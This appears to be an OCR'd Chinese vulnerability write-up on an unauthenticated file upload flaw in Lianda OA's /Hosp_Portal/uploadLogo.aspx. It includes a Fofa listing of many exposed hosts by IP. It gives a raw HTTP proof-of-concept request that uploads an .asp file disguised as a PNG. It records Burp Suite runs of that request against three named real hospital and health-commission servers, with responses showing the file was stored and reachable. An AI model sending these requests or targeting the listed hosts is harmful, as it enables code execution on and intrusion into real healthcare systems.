
Fofa：app=”联达 OA”



查询条件 app="联达OA"

□ 排除干扰 ☑ 全部 □ Fid ☑ 标题 □ 证书

序号▲	HOST	标题	IP	端口	域名	协议	证书绑定的域名	Server指纹
93	219.239.26.85:86	登录	219.239.26.85	86		http		Microsoft-IIS/7.5
94	117.107.162.29	登录	117.107.162.29	80		http		Microsoft-IIS/8.5
95	61.161.85.254:86	登录	61.161.85.254	86		http		Microsoft-IIS/7.5
96	171.104.153.32:8090	登录	171.104.153.32	8090		http		Microsoft-IIS/7.5
97	117.107.162.30	登录	117.107.162.30	80		http		Microsoft-IIS/7.5
98	117.107.162.28	登录	117.107.162.28	80		http		Microsoft-IIS/7.5
99	124.193.243.2:8088	登录	124.193.243.2	8088		http		Microsoft-IIS/8.5
100	1.119.55.50	登录	1.119.55.50	80		http		Microsoft-IIS/7.5
101	111.207.35.72	良乡医院网络综合办公系统	111.207.35.72	80		http		Microsoft-IIS/7.5
102	106.2.224.18:81	OA办公系统	106.2.224.18	81		http		Microsoft-IIS/8.5
103	114.255.202.35	登录	114.255.202.35	80		http		Microsoft-IIS/8.5
104	60.223.233.109:8080	登录	60.223.233.109	8080		http		Microsoft-IIS/7.5
105	47.94.136.165:8088	登录	47.94.136.165	8088		http		Microsoft-IIS/8.5
106	124.205.190.62:8090	登录	124.205.190.62	8090		http		Microsoft-IIS/7.5
107	www.zjgdgs.com	登陆	111.122.172.198	80	zjgdgs.com	http		Microsoft-IIS/7.0
108	124.205.190.58:8090	登录	124.205.190.58	8090		http		Microsoft-IIS/7.5
109	124.205.190.51:8090	登录	124.205.190.51	8090		http		Microsoft-IIS/7.5
110	124.205.190.57:8090	登录	124.205.190.57	8090		http		Microsoft-IIS/7.5
111	124.205.190.55:8090	登录	124.205.190.55	8090		http		Microsoft-IIS/7.5
112	oa.ccteb.com	登录	124.205.41.75	80	ccteb.com	http		Microsoft-IIS/7.5
113	124.205.41.75	登录	124.205.41.75	80		http		Microsoft-IIS/7.5
114	61.235.163.12:88	登录	61.235.163.12	88		http		Microsoft-IIS/7.5
115	111.160.208.42:83	登录	111.160.208.42	83		http		Microsoft-IIS/7.5
116	https://49.4.130.173	登录	49.4.130.173	443		https		Microsoft-IIS/7.5

OK

当前查询条件查询到 259 条，当前已加载 259 条

Poc：


上传文件：

```
POST /Hosp_Portal/uploadLogo.aspx HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: multipart/form-data; boundary=00content0boundary00

--00content0boundary00
Content-Disposition: form-data; name="DesignId"

1
--00content0boundary00
Content-Disposition: form-data; name="Filedata"; filename="tt_test.asp"
Content-Type: image/png

tttest
--00content0boundary00--
```

访问文件：


/Hosp_Portal/Logo/tt_test.asp

资产一：http://111.42.39.103:8100/


哈尔滨市第二医院-协同办公管理
不安全 111.42.39.103:8100
医院综合办公系统
登录 | LOGIN
记住密码
登录
哈尔滨市第二医院 版权所有 协同办公管理平台

Poc：

```
POST /Hosp_Portal/uploadLogo.aspx HTTP/1.1
Host: 111.42.39.103:8100
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: multipart/form-data; boundary=00content0boundary00
Content-Length: 234

--00content0boundary00
Content-Disposition: form-data; name="DesignId"

1
--00content0boundary00
Content-Disposition: form-data; name="Filedata"; filename="tt_test.asp"
Content-Type: image/png

tttest
--00content0boundary00--
```



Burp Suite专业版 v2024.1.1 - 临时项目 - licensed to surferxyz
发送
取消
目标: http://111.42.39.103:8100
HTTP/1
请求
Raw
Hex
响应
页面渲染
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 0
请求头 4
响应头 10
完成
355 bytes | 1,102 millis

```
POST /Hosp_Portal/uploadLogo.aspx HTTP/1.1
Host: 111.42.39.103:8100
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: multipart/form-data; boundary=00content0boundary00
Content-Length: 234

--00content0boundary00
Content-Disposition: form-data; name="DesignId"

1
--00content0boundary00
Content-Disposition: form-data; name="Filedata"; filename="tt_test.asp"
Content-Type: image/png

tttest
--00content0boundary00--
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 11
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=z4yt3xyfsf0eq045suzw4445; path=/; HttpOnly
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Date: Mon, 25 Mar 2024 05:38:13 GMT

tt_test.asp
```

访问文件：


Url+/Hosp_Portal/Logo/tt_test.asp



111.42.39.103:8100/Hosp_Portal/Logo/tt_test.asp


tttest

资产二：http://39.164.72.92:38080/


协同办公管理平台登录
不安全 39.164.72.92:38080
方城县卫生健康委员会
Health Commission Of Fangcheng
下载移动办公
登录 | LOGIN
8 8 8 L
□ 记住密码
登录
方城县卫生健康委员会 版权所有 协同办公管理平台

Poc：

```
POST /Hosp_Portal/uploadLogo.aspx HTTP/1.1
Host: 39.164.72.92:38080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: multipart/form-data; boundary=00content0boundary00
Content-Length: 234

--00content0boundary00
Content-Disposition: form-data; name="DesignId"

1
--00content0boundary00
Content-Disposition: form-data; name="Filedata"; filename="tt_test.asp"
Content-Type: image/png

tttest
--00content0boundary00--
```




Burp Suite专业版 v2024.1.1 - 临时项目 - licensed to surferxyz
请求
Raw
Hex
响应
页面渲染
发送
取消
目标: http://39.164.72.92:38080
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 0
请求头 4
响应头 8
完成
299 bytes | 1,054 millis

```
POST /Hosp_Portal/uploadLogo.aspx HTTP/1.1
Host: 39.164.72.92:38080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: multipart/form-data; boundary=00content0boundary00
Content-Length: 234

--00content0boundary00
Content-Disposition: form-data; name="DesignId"

1
--00content0boundary00
Content-Disposition: form-data; name="Filedata"; filename="tt_test.asp"
Content-Type: image/png

tttest
--00content0boundary00--
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/plain; charset=utf-8
Set-Cookie: ASP.NET_SessionId=vsrdikfhw31j1d45vinicyv3; path=/; HttpOnly
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Date: Mon, 25 Mar 2024 05:49:35 GMT
Content-Length: 11

tt_test.asp
```


访问 http://39.164.72.92:38080/Hosp_Portal/Logo/tt_test.asp



39.164.72.92:38080/Hosp_Po
不安全
39.164.72.92:38080/Hosp_Portal/Logo/tt_test.asp

tttest

资产三：http://120.194.202.110:7005/


不安全 | 120.194.202.110:7005
商丘市中心医院
Center Hospital of Shangqiu
下载移动办公
登录 | LOGIN
YA3S
记住密码
办公系统助
登录
商丘市中心医院 版权所有 协同办公管理平台

Poc;

```
POST /Hosp_Portal/uploadLogo.aspx HTTP/1.1
Host: 120.194.202.110:7005
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: multipart/form-data; boundary=00content0boundary00
Content-Length: 234

--00content0boundary00
Content-Disposition: form-data; name="DesignId"

1
--00content0boundary00
Content-Disposition: form-data; name="Filedata"; filename="tt_test.asp"
Content-Type: image/png

tttest
--00content0boundary00--
```